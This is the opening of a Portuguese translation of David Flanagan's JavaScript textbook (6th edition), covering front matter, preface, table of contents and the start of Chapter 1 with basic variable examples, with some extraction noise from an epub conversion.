

JavaScript: O guia definitivo \(PDFDrive.com) .epub



David Flanagan

VISIT...

LANZAROTE
Caliente.COM

JavaScript: O guia definitivo \(PDFDrive.com \).epub

David Flanagan



Ative suas páginas Web

Abran 6ª E

ge ECM di

A

ç

Sc

ão

ript 5 & H

TML5

JavaScript

O guia definitivo

David Flanagan

F583j Flanagan,

David

JavaScript : o guia definitivo / David Flanagan ; tradução:

João Eduardo Nóbrega Tortello ; revisão técnica: Luciana

Nedel. – 6. ed. – Porto Alegre : Bookman, 2013.

xviii, 1062 p. : il. ; 25 cm.

ISBN

978-85-65837-19-4

1. Ciência da computação. 2. Linguagem de programação –
JavaScript.

I.

Título.

CDU 004.438JavaScript

Catálogo na publicação: Natascha Helena Franz Hoppen – CRB
10/2150

Tradução:

João Eduardo Nóbrega Tortello

Revisão técnica:

Luciana Nedel

Doutora em Ciência da Computação pela

École Polytechnique Fédérale de Lausanne, Suíça

Professora adjunta do Instituto de Informática da UFRGS

2013

Obra originalmente publicada sob o título

JavaScript: The Definitive Guide, 6E

ISBN 978-0-596-80552-4

copyright © 2011, David Flanagan.

Tradução para a língua portuguesa copyright © 2013, Bookman
Companhia Editora Ltda., uma empresa do Grupo A Educação SA.

Esta tradução é publicada e comercializada com a permissão da
O'Reilly Media, Inc., detentora de todos os direitos de publicação e
comercialização da obra.

Capa: *VS Digital*, arte sobre capa original

Preparação de original: *Bianca Basile*

Gerente Editorial – CESA: *Arysinha Jacques Affonso*

Editora responsável por esta obra: *Mariana Belloli*

Editoração eletrônica: *Techbooks*

Reservados todos os direitos de publicação, em língua portuguesa, à
BOOKMAN EDITORA LTDA., uma empresa do GRUPO A EDUCAÇÃO
S.A.

Av. Jerônimo de Ornelas, 670 – Santana

90040-340 – Porto Alegre – RS

Fone: (51) 3027-7000 Fax: (51) 3027-7070

É proibida a duplicação ou reprodução deste volume, no todo ou em
parte, sob quaisquer formas ou por quaisquer meios (eletrônico,

mecânico, gravação, fotocópia, distribuição na Web e outros), sem permissão expressa da Editora.

Unidade São Paulo

Av. Embaixador Macedo Soares, 10.735 – Pavilhão 5 – Cond. Espace Center Vila Anastácio – 05095-035 – São Paulo – SP

Fone: (11) 3665-1100 Fax: (11) 3667-1333

SAC 0800 703-3444 – www.grupoa.com.br

IMPRESSO NO BRASIL

PRINTED IN BRAZIL

O autor

David Flanagan é programador e escritor. Seu site é <http://davidflanagan.com>. Outros de seus livros publicados pela O'Reilly incluem *JavaScript Pocket Reference*, *The Ruby Programming Language* e *Java in a Nutshell*. David é formado em ciência da computação e engenharia pelo Massachusetts Institute of Technology. Mora com sua esposa e filhos na região noroeste do Pacífico, entre as cidades de Seattle, Washington, Vancouver e British Columbia.

A capa

O animal que aparece na capa da 6ª edição deste livro é um rinoceronte de Java. Todas as cinco espécies de rinoceronte são conhecidas por seu enorme tamanho, couro espesso como uma armadura, pés com três dedos e um ou dois chifres no focinho. O rinoceronte de Java, junto com o rinoceronte de Sumatra, é uma das duas espécies que vivem em florestas. Ele tem aparência semelhante ao rinoceronte indiano, mas é menor e possui certas características diferenciadas (principalmente a textura da pele).

Os rinocerontes são frequentemente retratados em pé, com seus focinhos na água ou na lama. Na verdade, muitas vezes eles podem ser encontrados exatamente assim. Quando não estão repousando em um rio, os rinocerontes cavam buracos profundos para chafurdar. Esses dois locais de descanso oferecem duas vantagens. Primeiramente, aliviam o animal do calor tropical e oferecem uma proteção contra moscas sugadoras de sangue. (O lodo que o chafurdar deixa na pele do rinoceronte também oferece certa proteção contra moscas.) Segundo, a lama e a água do rio ajudam a suportar o peso considerável desses animais enormes, aliviando o peso sobre suas pernas e costas.

O folclore há muito tempo diz que o chifre do rinoceronte possui poderes mágicos e afrodisíacos, e que os seres humanos, ao conquistarem os chifres, também obtêm esses poderes. Esse é um dos motivos pelos quais os rinocerontes são alvos de caçadores. Todas as espécies de rinoceronte estão em perigo, e a população de rinocerontes de Java é a que está em estado mais precário. Existem menos de 100 desses animais. Houve um tempo em que os rinocerontes de Java podiam ser encontrados por todo o sudeste asiático, mas agora acredita-se que só existam na Indonésia e no

Vietnã.

A ilustração da capa é uma gravura do Dover Pictorial Archive do século XIX. A fonte usada na capa é Adobe ITC Garamond. A fonte do texto é Adobe Garamond Pro, a dos títulos é Myriad Pro Condensed e a do código é TheSansMono.

Este livro é dedicado a todos que pregam a

paz e se opõem à violência.

Esta página foi deixada em branco intencionalmente.

Prefácio

Este livro abrange a linguagem JavaScript e as APIs JavaScript implementadas pelos navegadores Web. Eu o escrevi para os leitores com pelo menos alguma experiência prévia em programação que queiram aprender JavaScript e também para programadores que já utilizam JavaScript, mas querem aumentar seu conhecimento e realmente dominar a linguagem e a plataforma Web. Meu objetivo com este livro é documentar de forma ampla e definitiva a linguagem e a plataforma JavaScript. Como resultado, ele é grande e detalhado. Contudo, espero que sua leitura cuidadosa seja recompensadora e que o tempo investido nela seja facilmente recuperado em forma de uma maior produtividade ao programar.

Este livro está dividido em quatro partes. A Parte I abrange a linguagem JavaScript em si. A Parte II abrange JavaScript do lado do cliente: as APIs JavaScript definidas por HTML5 e padrões relacionados e implementados pelos navegadores Web. A Parte III é a seção de referência da linguagem básica e a Parte IV é a referência para JavaScript do lado do cliente. O Capítulo 1 inclui um esboço dos capítulos das partes I e II (consulte a Seção 1.1).

Esta 6ª edição do livro abrange ECMAScript 5 (a versão mais recente da linguagem básica) e HTML5 (a versão mais recente da plataforma Web). Você vai encontrar material sobre ECMAScript 5 ao longo de toda a Parte I. O material novo sobre HTML5 aparece principalmente nos capítulos do final da Parte II, mas também em alguns outros capítulos. Os capítulos totalmente novos desta edição são: Capítulo 11, *Subconjuntos e extensões de JavaScript*; Capítulo 12, *JavaScript do lado do servidor*; Capítulo 19, *A biblioteca jQuery*; e Capítulo 22, *APIs de HTML5*.

Os leitores das versões anteriores poderão notar que reescrevi

completamente muitos dos capítulos para a 6ª edição deste livro. O núcleo da Parte I – os capítulos que abordam objetos, arrays, funções e classes – é totalmente novo e torna o livro compatível com os estilos e as melhores práticas de programação atuais. Da mesma forma, os principais capítulos da Parte II, como aqueles que abordam documentos e eventos, foram completamente atualizados.

x Prefácio

Um lembrete sobre pirataria

Caso esteja lendo a versão digital deste livro pela qual você (ou sua empresa) não pagou (ou pegou emprestado de alguém que não pagou), então provavelmente tem um exemplar pirateado ilegalmente. Escrever a 6ª edição deste livro foi um trabalho de tempo integral e me ocupou mais de um ano. A única maneira pela qual sou pago por esse tempo é quando os leitores compram o livro. E a única maneira de poder arcar com as despesas de uma 7ª edição é receber pela 6ª.

Eu não tolero pirataria, mas se você tem um exemplar pirateado, vá em frente e leia alguns capítulos.

Penso que você vai considerar este livro uma fonte de informações valiosa sobre JavaScript, mais bem organizada e de qualidade mais alta do que o material que poderá encontrar gratuitamente (e legalmente) na Web. Se concordar que esta é uma fonte valiosa de informações, então, por favor, pague o preço de aquisição de um exemplar legal (digital ou impresso) do livro. Por outro lado, se achar que este livro não vale mais do que as informações gratuitas da Web, então desfaça-se de seu exemplar pirateado e use as fontes de informação gratuitas.

Convenções usadas neste livro

Utilizo as seguintes convenções tipográficas neste livro:

Itálico

Utilizado para dar ênfase e para indicar o primeiro uso de um termo. *Itálico* também é usado para endereços de email, URLs e nomes de arquivo.

Largura constante

Utilizada em todo código JavaScript, listagens CSS e HTML, e de modo geral para tudo que seria digitado literalmente ao se programar.

Itálico de largura constante

Utilizado para nomes de parâmetros de função e de modo geral como espaço reservado para indicar um item que deve ser substituído por um valor real em seu programa.

Exemplo de código

Os exemplos deste livro estão disponíveis online. Você pode encontrá-los na página do livro, no site da editora:

<http://www.bookman.com.br>

Este livro está aqui para ajudá-lo em seu trabalho. De maneira geral, você pode usar os códigos em seus programas e documentação. Não é preciso entrar em contato com a editora para pedir permissão, a não ser que esteja reproduzindo uma parte significativa de código. Por exemplo, não é necessário permissão para escrever um programa que utilize vários trechos de código deste livro. Vender ou distribuir um CD-ROM com exemplos *exige* permissão. Responder a uma pergunta mencionando este livro e citando um exemplo de código não exige permissão. Incorpo-

Prefácio xi

rar um volume significativo de código de exemplo deste livro na documentação de seu produto *exige* permissão.

Se você utilizar código deste livro, eu apreciaria (mas não exijo) a referência. Uma referência normalmente inclui título, autor, editora e ISBN. Por exemplo: “*JavaScript: O Guia Definitivo*, de David Flanagan (Bookman). Copyright 2011 David Flanagan, 978-85-65837-19-4”.

Para mais detalhes sobre a política de reutilização de código da editora, consulte *<http://oreilly.com/>*

pub/a/oreilly/ask_tim/2001/codepolicy.html (em inglês). Se você achar que o uso dos exemplos não se enquadra na permissão dada aqui, entre em contato com a editora pelo endereço *[permission@oreilly](mailto:permission@oreilly.com)*.

com.

Errata e como entrar em contato*

A editora O'Reilly mantém uma lista pública dos erros encontrados neste livro (em inglês). Você pode ver a lista e apresentar os erros que encontrar visitando a página do livro: <http://oreilly.com/catalog/9780596805531>

Para fazer comentários ou perguntas técnicas sobre este livro, envie email para: bookquestions@oreilly.com

Agradecimentos

Muitas pessoas me ajudaram na criação deste livro. Gostaria de agradecer ao meu editor, Mike Lou-kides, por tentar me manter dentro da agenda e por seus comentários perspicazes. Agradeço também aos meus revisores técnicos: Zachary Kessin, que revisou muitos dos capítulos da Parte I, e Raffaele Cecco, que revisou o Capítulo 19 e o material sobre <canvas> no Capítulo 21. A equipe de produção da O'Reilly fez seu excelente trabalho, como sempre: Dan Fauxsmith gerenciou o processo de produção, Teresa Elsey foi a editora de produção, Rob Romano desenhou as figuras e Ellen Troutman Zaig criou o índice.

Nesta era de comunicação eletrônica fácil, é impossível manter um registro de todos aqueles que nos influenciam e informam. Gostaria de agradecer a todos que responderam minhas perguntas nas listas de discussão es5, w3c e whatwg, e a todos que compartilharam online suas ideias sobre programação com JavaScript. Desculpem não mencioná-los a todos pelo nome, mas é um prazer trabalhar em uma comunidade tão vibrante de programadores de JavaScript.

* N. de E.: Comentários, dúvidas e sugestões relativos à edição brasileira desta obra podem ser enviadas para secretariaeditorial@grupoa.com.br

xii Prefácio

Os editores, revisores e colaboradores das edições anteriores deste livro foram: Andrew Schulman, Angelo Sirigos, Aristotle Pagaltzis, Brendan Eich, Christian Heilmann, Dan Shafer, Dave C. Mitchell, Deb Cameron, Douglas Crockford, Dr. Tankred Hirschmann, Dylan Schiemann, Frank Willison, Geoff Stearns, Herman Venter, Jay Hodges, Jeff Yates, Joseph Kesselman, Ken Cooper, Larry Sullivan, Lynn Rollins, Neil Berkman, Nick Thompson, Norris Boyd, Paula Ferguson, Peter-

-Paul Koch, Philippe Le Hegaret, Richard Yaker, Sanders Kleinfeld, Scott Furman, Scott Issacs, Shon Katzenberger, Terry Allen, Todd Ditchendorf, Vidur Apparao e Waldemar Horwat.

Esta edição do livro foi significativamente reescrita e me manteve afastado de minha família por muitas madrugadas. Meu amor para eles e meus agradecimentos por suportarem minhas ausências.

— *David Flanagan (davidflanagan.com)*

Sumário

1 Introdução a JavaScript

.....
1

1.1 JavaScript básica

4

1.2 JavaScript do lado do cliente

8

Parte I JavaScript básica

2 Estrutura

léxica

.....
21

2.1 Conjunto de caracteres

21

2.2 Comentários

23

2.3 Literais

23

2.4 Identificadores e palavras reservadas

23

2.5 Pontos e vírgulas opcionais

25

3 Tipos, valores e variáveis

28

3.1 Números

30

3.2 Texto

35

3.3 Valores booleanos

39

3.4 null e undefined

40

3.5 O objeto global

41

3.6 Objetos wrapper

42

3.7 Valores primitivos imutáveis e referências de objeto mutáveis 43

3.8 Conversões de tipo

44

3.9 Declaração de variável

51

3.10 Escopo de variável

52

4 Expressões e operadores

56

4.1 Expressões primárias

56

4.2 Inicializadores de objeto e array

57

4.3 Expressões de definição de função

58

4.4 Expressões de acesso à propriedade

59

4.5 Expressões de invocação

60

xiv Sumário

4.6 Expressões de criação de objeto

60

4.7 Visão geral dos operadores

61

4.8 Expressões aritméticas

65

4.9 Expressões relacionais

70

4.10 Expressões lógicas

74

4.11 Expressões de atribuição

76

4.12 Expressões de avaliação

78

4.13 Operadores diversos

80

5 Instruções

.....
85

5.1 Instruções de expressão

86

5.2 Instruções compostas e vazias

86

5.3 Instruções de declaração

87

5.4 Condicionais

90

5.5 Laços

95

5.6 Saltos

100

5.7 Instruções diversas

106

5.8 Resumo das instruções JavaScript

110

6 Objetos

.....

6.1 Criando objetos

113

6.2 Consultando e configurando propriedades

117

6.3 Excluindo propriedades

121

6.4 Testando propriedades

122

6.5 Enumerando propriedades

123

6.6 Métodos getter e setter de propriedades

125

6.7 Atributos de propriedade

128

6.8 Atributos de objeto

132

6.9 Serializando objetos

135

6.10 Métodos de objeto

135

7 Arrays

.....
137

7.1 Criando arrays

137

7.2 Lendo e gravando elementos de array

138

7.3 Arrays esparsos

140

7.4 Comprimento do array

140

7.5 Adicionando e excluindo elementos de array

141

7.6 Iteração em arrays

142

7.7 Arrays multidimensionais

144

7.8 Métodos de array

144

7.9 Métodos de array de ECMAScript 5

149

7.10 Tipo do array

153

7.11 Objetos semelhantes a um array

154

7.12 Strings como arrays

156

8 Funções

158

8.1 Definindo funções

159

8.2 Chamando funções

161

8.3 Argumentos e parâmetros de função

166

8.4 Funções como valores

171

8.5 Funções como espaço de nomes

173

8.6 Closures

175

8.7 Propriedades de função, métodos e construtora

181

8.8 Programação funcional

186

9 Classes e módulos

193

9.1 Classes e protótipos

194

9.2 Classes e construtoras

195

9.3 Classes estilo Java em JavaScript	
199	
9.4 Aumentando classes	
202	
9.5 Classes e tipos	
203	
9.6 Técnicas orientadas a objeto em JavaScript	
209	
9.7 Subclasses	
222	
9.8 Classes em ECMAScript 5	
232	
9.9 Módulos	
240	
10 Comparação de padrões com expressões regulares	
.....	245
10.1 Definindo expressões regulares	
245	
10.2 Métodos de String para comparação de padrões	
253	
10.3 O objeto RegExp	
255	
11 Subconjuntos e extensões de JavaScript	
.....	258
11.1 Subconjuntos de JavaScript	

259	
11.2	Constantes e variáveis com escopo
262	
11.3	Atribuição de desestruturação
264	
11.4	Iteração
267	
11.5	Funções abreviadas
275	
11.6	Cláusulas catch múltiplas
276	
11.7	E4X: ECMAScript para XML
276	
12	JavaScript do lado do servidor
	 281
12.1	Scripts Java com Rhino
281	
12.2	E/S assíncrona com o Node
288	
xvi	Sumário
Parte II JavaScript do lado do cliente	
13	JavaScript em navegadores Web
	 299
13.1	JavaScript do lado do cliente
299	

13.2 Incorporando JavaScript em HTML

303

13.3 Execução de programas JavaScript

309

13.4 Compatibilidade e interoperabilidade

317

13.5 Acessibilidade

324

13.6 Segurança

324

13.7 Estruturas do lado do cliente

330

14 O objeto Window

.....
332

14.1 Cronômetros

332

14.2 Localização do navegador e navegação

334

14.3 Histórico de navegação

336

14.4 Informações do navegador e da tela

337

14.5 Caixas de diálogo

339

14.6 Tratamento de erros

342

14.7 Elementos de documento como propriedades de Window

342

14.8 Várias janelas e quadros

344

15 Escrevendo script de documentos

..... 351

15.1 Visão geral do DOM

351

15.2 Selecionando elementos do documento

354

15.3 Estrutura de documentos e como percorrê-los

361

15.4 Atributos

365

15.5 Conteúdo de elemento

368

15.6 Criando, inserindo e excluindo nós

372

15.7 Exemplo: gerando um sumário

377

15.8 Geometria e rolagem de documentos e elementos

380

15.9 Formulários HTML

15.10 Outros recursos de Document

395

16 Escrevendo script de CSS.....
402

16.1 Visão geral de CSS

403

16.2 Propriedades CSS importantes

407

16.3 Script de estilos em linha

420

16.4 Consultando estilos computados

424

16.5 Escrevendo scripts de classes CSS

426

16.6 Escrevendo scripts de folhas de estilo

429

Sumário xvii

17 Tratando eventos.....
433

17.1 Tipos de eventos

435

17.2 Registrando rotinas de tratamento de evento

444

17.3 Chamada de rotina de tratamento de evento

448

17.4 Eventos de carga de documento

453

17.5 Eventos de mouse

454

17.6 Eventos de roda do mouse

459

17.7 Eventos arrastar e soltar

462

17.8 Eventos de texto

469

17.9 Eventos de teclado

472

18 Scripts HTTP

.....
478

18.1 Usando XMLHttpRequest

481

18.2 HTTP por <script>: JSONP

500

18.3 Comet com eventos Server-Sent

502

19 A biblioteca jQuery

.....
509

19.1 Fundamentos da jQuery

510

19.2 Métodos getter e setter da jQuery

517

19.3 Alterando a estrutura de documentos

523

19.4 Tratando eventos com jQuery

526

19.5 Efeitos animados

537

19.6 Ajax com jQuery

544

19.7 Funções utilitárias

557

19.8 Seletores jQuery e métodos de seleção

560

19.9 Estendendo a jQuery com plugins

568

19.10 A biblioteca jQuery UI

571

20 Armazenamento no lado do cliente

..... 573

20.1 localStorage e sessionStorage

575

20.2 Cookies

579

20.3 Persistência de userData do IE

585

20.4 Armazenamento de aplicativo e aplicativos Web offline

587

21 Mídia e gráficos em scripts

..... **599**

21.1 Escrevendo scripts de imagens

599

21.2 Escrevendo scripts de áudio e vídeo

601

21.3 SVG: Scalable Vector Graphics (Gráficos Vetoriais Escaláveis) 608

21.4 Elementos gráficos em um <canvas>

616

xviii Sumário

22 APIs de HTML5

.....
652

22.1 Geolocalização

653

22.2 Gerenciamento de histórico

656

22.3 Troca de mensagens entre origens

661

22.4 Web Workers

665

22.5 Arrays tipados e ArrayBuffers

672

22.6 Blobs

676

22.7 A API Filesystem

684

22.8 Bancos de dados do lado do cliente

690

22.9 Web Sockets

697

Parte III Referência de JavaScript básica

Referência de JavaScript básica

.....
703

Parte IV Referência de JavaScript do lado do cliente

Referência de JavaScript do lado do cliente

..... 843

Índice

.....

CAPÍTULO 1

Introdução a JavaScript

JavaScript é a linguagem de programação da Web. A ampla maioria dos sites modernos usa JavaScript e todos os navegadores modernos – em computadores de mesa, consoles de jogos, tablets e smartphones – incluem interpretadores JavaScript, tornando-a a linguagem de programação mais onipresente da história. JavaScript faz parte da tríade de tecnologias que todos os desenvolvedores Web devem conhecer: HTML, para especificar o conteúdo de páginas Web; CSS, para especificar a apresentação dessas páginas; e JavaScript, para especificar o comportamento delas. Este livro o ajudará a dominar a

linguagem.

Se você já conhece outras linguagens de programação, talvez ajude saber que JavaScript é uma linguagem de alto nível, dinâmica, interpretada e não tipada, conveniente para estilos de programação orientados a objetos e funcionais. A sintaxe de JavaScript é derivada da linguagem Java, das funções de primeira classe de Scheme e da herança baseada em protótipos de Self. Mas não é preciso conhecer essas linguagens nem estar familiarizado com esses termos para utilizar este livro e aprender JavaScript.

Na verdade, o nome “JavaScript” é um pouco enganoso. A não ser pela semelhança sintática superficial, JavaScript é completamente diferente da linguagem de programação Java. E JavaScript já deixou para trás suas raízes como linguagem de script há muito tempo, tornando-se uma linguagem de uso geral robusta e eficiente. A versão mais recente da linguagem (veja o quadro) define novos recursos para desenvolvimento de software em grande escala.

2 Capítulo

1 Introdução

JavaScript: nomes e versões

JavaScript foi criada na Netscape na fase inicial da Web e, tecnicamente, “JavaScript” é marca registrada, licenciada pela Sun Microsystems (agora Oracle), usada para descrever a implementação da linguagem pelo Netscape (agora Mozilla). A Netscape enviou a linguagem para a ECMA – European Computer Manufacturer’s Association – para padronização e, devido a questões relacionadas à marca registrada, a versão padronizada manteve o nome estranho “ECMAScript”. Pelos mesmos motivos ligados à marca registrada, a versão da Microsoft da linguagem é formalmente conhecida como “JScript”. Na prática, quase todo mundo chama a linguagem de JavaScript. Este livro usa o nome “ECMAScript” apenas para se referir ao padrão da linguagem.

Na última década, todos os navegadores Web implementaram a versão 3 do padrão ECMAScript e não havia necessidade de se pensar em números de versão: o padrão da linguagem era estável e as implementações dos navegadores eram, na maioria, interoperáveis. Recentemente, uma importante nova versão da linguagem foi definida como ECMAScript versão 5 e, quando este livro estava sendo produzido, os navegadores estavam começando a implementá-la. Este livro aborda todos os novos recursos da ECMAScript 5, assim como todos os recursos consagrados da ECMAScript 3. Às vezes, você vai ver essas versões da linguagem abreviadas como ES3 e ES5, assim como às vezes vai ver o nome JavaScript abreviado como JS.

Quando falamos da linguagem em si, os únicos números de versão relevantes são ECMAScript versões 3

ou 5. (A versão 4 da ECMAScript esteve em desenvolvimento por anos, mas se mostrou ambiciosa demais e nunca foi lançada.) Contudo, às vezes você também vai ver um número de versão de JavaScript, como JavaScript 1.5 ou JavaScript 1.8. Esses são números da versão do Mozilla: a versão 1.5 é basicamente a ECMAScript 3 e as versões posteriores incluem extensões não padronizadas da linguagem (consulte o Capítulo 11). Por fim, também existem números de versão vinculados a interpretadores ou “engines” de JavaScript específicos. O Google chama seu interpretador JavaScript de V8, por exemplo, e quando este livro estava sendo produzido a versão corrente do mecanismo V8 era a 3.0.

Para ser útil, toda linguagem deve ter ou uma plataforma, ou biblioteca padrão, ou API de funções para fazer coisas como entrada e saída básicas. A linguagem JavaScript básica define uma API mí-

nima para trabalhar com texto, arrays, datas e expressões regulares, mas não inclui funcionalidade alguma de entrada ou saída. Entrada e saída (assim como recursos mais sofisticados, como conexão em rede, armazenamento e gráficos) são responsabilidade do “ambiente hospedeiro” dentro do qual JavaScript está incorporada.

Normalmente, esse ambiente hospedeiro é um navegador Web (apesar de que iremos ver duas utilizações de JavaScript sem um navegador Web, no Capítulo 12). A Parte I deste livro aborda a linguagem em si e sua API interna mínima. A Parte II explica como JavaScript é usada em navegadores Web e aborda as amplas APIs baseadas em navegador, geralmente conhecidas como “JavaScript do lado do cliente”.

A Parte III é a seção de referência da API básica. Você pode ler sobre a API de manipulação de arrays de JavaScript procurando por “Array” nessa parte do livro, por exemplo. A Parte IV é a seção de re-

Capítulo 1 Introdução a JavaScript 3

ferência de JavaScript do lado do cliente. Você pode procurar por “Canvas” nessa parte do livro para ler sobre a API gráfica definida pelo elemento `<canvas>` de HTML5, por exemplo.

Este livro abrange inicialmente os fundamentos de nível mais baixo e depois os amplia para abstrações mais avançadas e de nível mais alto. Os capítulos se destinam a serem lidos mais ou menos em ordem. Porém, aprender uma nova linguagem de programação nunca é um processo linear, e a descrição de uma linguagem também não é linear: cada recurso da linguagem se relaciona a outros recursos e este livro está repleto de referências cruzadas – às vezes para trás e às vezes à frente do material que você ainda não leu. Este capítulo faz um giro rápido pela linguagem básica e pela API do lado do cliente, apresentando recursos importantes que tornarão mais fácil entender o tratamento aprofundado dos capítulos seguintes.

Explorando JavaScript


Ao se aprender uma nova linguagem de programação é importante testar os exemplos do livro e, então, modificá-los e testá-los novamente para avaliar seu entendimento da linguagem. Para isso, você precisa de um interpretador de JavaScript. Felizmente, todo

navegador Web contém um interpretador de JavaScript e, se você está lendo este livro, provavelmente já tem mais de um navegador Web instalado em seu computador.

Ainda neste capítulo, vamos ver que é possível incorporar código JavaScript entre marcas `<script>` em arquivos HTML e, quando o navegador carregar o arquivo, vai executar o código. Felizmente, contudo, não é preciso fazer isso sempre que você quiser testar trechos simples de código JavaScript. Impulsionados pela poderosa e inovadora extensão Firebug do Firefox (ilustrada na Figura 1-1 e disponível para download no endereço <http://getfirebug.com/>), todos os navegadores Web atuais contêm ferramentas para desenvolvedores Web que são indispensáveis para depuração, experimentação e aprendizado. Normalmente, essas ferramentas podem ser encontradas no menu Ferramentas do navegador, sob nomes como “Desenvolvedor Web” ou “Console da Web”. (O Firefox contém um “Console da Web” interno, mas quando este livro estava sendo produzido, a extensão Firebug era melhor.) Frequentemente, é possível ativar um console com um toque de tecla, como F12 ou Ctrl-Shift-J. Muitas vezes, essas ferramentas de console aparecem como painéis na parte superior ou inferior da janela do navegador, mas alguns permitem abri-las como janelas separadas (conforme ilustrado na Figura 1-1), o que costuma ser bastante conveniente.

Um painel ou janela típica de “ferramentas para o desenvolvedor” contém várias guias que permitem inspecionar coisas como a estrutura de documentos HTML, estilos CSS, pedidos da rede, *etc.* Uma das guias é um “console JavaScript” que permite digitar linhas de código JavaScript e testá-las. Essa é uma maneira especialmente fácil de estudar JavaScript e recomendo que você a utilize ao ler este livro.

Existe uma API de console simples, implementada de forma portátil pelos navegadores modernos. Você pode usar a função `console.log()` para exibir texto na console. Isso muitas vezes é surpreendentemente útil ao se fazer depuração, sendo que alguns exemplos deste livro (mesmo na seção de linguagem básica) utilizam `console.log()` para produzir saída simples. Uma maneira semelhante, porém mais invasiva, de exibir saída ou mensagens de depuração é passar uma string de texto para a função `alert()`, a qual as exibe em uma caixa de diálogo modal.



4 Capítulo

1 Introdução

Figura 1-1 Console de depuração Firebug do Firefox.

1.1 JavaScript básica

Esta seção faz um giro pela linguagem JavaScript e também pela Parte I deste livro. Após este capítulo introdutório, entraremos no nível mais baixo de JavaScript: o Capítulo 2, *Estrutura léxica*, explica coisas como comentários em JavaScript, pontos e vírgulas e o conjunto de caracteres Unicode. O

Capítulo 3, *Tipos, valores e variáveis*, começa a ficar mais interessante: ele explica as variáveis de JavaScript e os valores que podem ser atribuídos a elas. Aqui está um exemplo de código para ilustrar os destaques desses dois capítulos:

```
// Tudo que vem após barras normais duplas é um comentário em linguagem natural.
```

```
// Leia os comentários atentamente: eles explicam o código JavaScript.
```

```
// variável é um nome simbólico para um valor.
```

```
// As variáveis são declaradas com a palavra-chave var:
```

```
var x;
```

```
// Declara uma variável chamada x.
```

```
// Valores podem ser atribuídos às variáveis com o sinal =
```

```
x = 0;
```

```
// Agora a variável x tem o valor 0
```

x

// => 0: Uma variável é avaliada com seu valor.

// JavaScript aceita vários tipos de valores

x = 1;

// Números.

x = 0.01;

// Apenas um tipo Number para inteiros e reais.

x = "hello world";

// Strings de texto entre aspas.

x = 'JavaScript';

// Apóstrofos também delimitam strings.

x = true;

// Valores booleanos.

x = false;

// O outro valor booleano.

Capítulo 1 Introdução a JavaScript 5

x = null;

//

Null é um valor especial que significa "nenhum valor".

x = undefined;

// Undefined é como null.

